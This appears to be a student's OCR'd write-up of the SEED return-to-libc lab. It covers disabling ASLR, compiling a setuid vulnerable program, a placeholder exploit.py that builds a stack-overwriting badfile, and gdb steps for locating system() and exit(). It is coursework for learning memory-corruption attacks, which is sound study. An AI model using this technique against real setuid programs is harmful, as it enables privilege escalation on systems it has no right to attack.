
Introduction to Offensive Computer Security

Project 1 Return-to-libc Attack Lab

Installation and Setup:
I have followed approach 1 which is using a pre-built SEED VM.
This VM has pre-built SEED ubuntu 20.04 VirtualBox image (SEED-Ubuntu20.04.zip, size: 4.0 GB) downloaded from https://drive.google.com/file/d/138fqx0F8bThLm9ka8cnuxmrD6irtz_4m/view and followed the seed-labs manual for further installation SEED VM on VirtualBox.
VM Manual: https://github.com/seed-labs/seed-labs/blob/master/manuals/vm/seedvm-manual.md
My Oracle VM VirtualBox Manager:




Lab Tasks:
Task 1: Finding out the Addresses of **libc** function
First, we need to make the Lab Setup


- Download the Lab Setup from SEED Labs and Open terminal in the Lab Setup folder

Ret to Libc Attack:


1. Lab Setup files:
   Open Terminal in the Lab Setup folder
   a) Disable the ASLR: Address Space Layout Randomization and link to Z shell instead of dash shell // Counter measures against the attack, which we disable at the beginning
   sudo sysctl -w kernel.randomize_va_space=0




sudo ln -sf /bin/zsh /bin/sh



b) Change the value of N in the Makefile as given **N=56** and save



c) Compile the program:
make //retlib is created



Check **exploit.py** file:

exploit.py
~/Downloads/Labsetup

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0
sh_addr = 0x00000000       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0x00000000   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0x00000000     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Python 3 Tab Width: 8 Ln 1, Col 1 INS

This **py** file is code for us to generate the bad file

X, Y, Z are the **decimal** numbers, this will dictate the structure of the stack frame.

d) Steps for getting the 3 addresses of py file:

i) Create an empty bad file before we start debugging, or else the values will be incorrect.


touch badfile //badfile created

seed@VM: ~/.../Labsetup


```
-rw-rw-r-- 1 seed seed 994 Dec 28  2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=56 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[10/02/23]seed@VM:~/.../Labsetup$ ll
total 28
-rwxrwxr-x 1 seed seed   554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed   216 Oct  2 20:43 Makefile
-rwsr-xr-x 1 root seed 15788 Oct  2 20:44 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$
[10/02/23]seed@VM:~/.../Labsetup$ touch badfile
[10/02/23]seed@VM:~/.../Labsetup$ ll
total 28
-rw-rw-r-- 1 seed seed     0 Oct  2 20:47 badfile
-rwxrwxr-x 1 seed seed   554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed   216 Oct  2 20:43 Makefile
-rwsr-xr-x 1 root seed 15788 Oct  2 20:44 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
[10/02/23]seed@VM:~/.../Labsetup$
```

ii) To find that we use the debugger running in quiet mode


gdb -q retlib //debug



break main //creating a break point at main




Run



Then print out the address for system and exit


p system

p exit



Place the address of system and exit in exploit.py file and save

gedit exploit.py



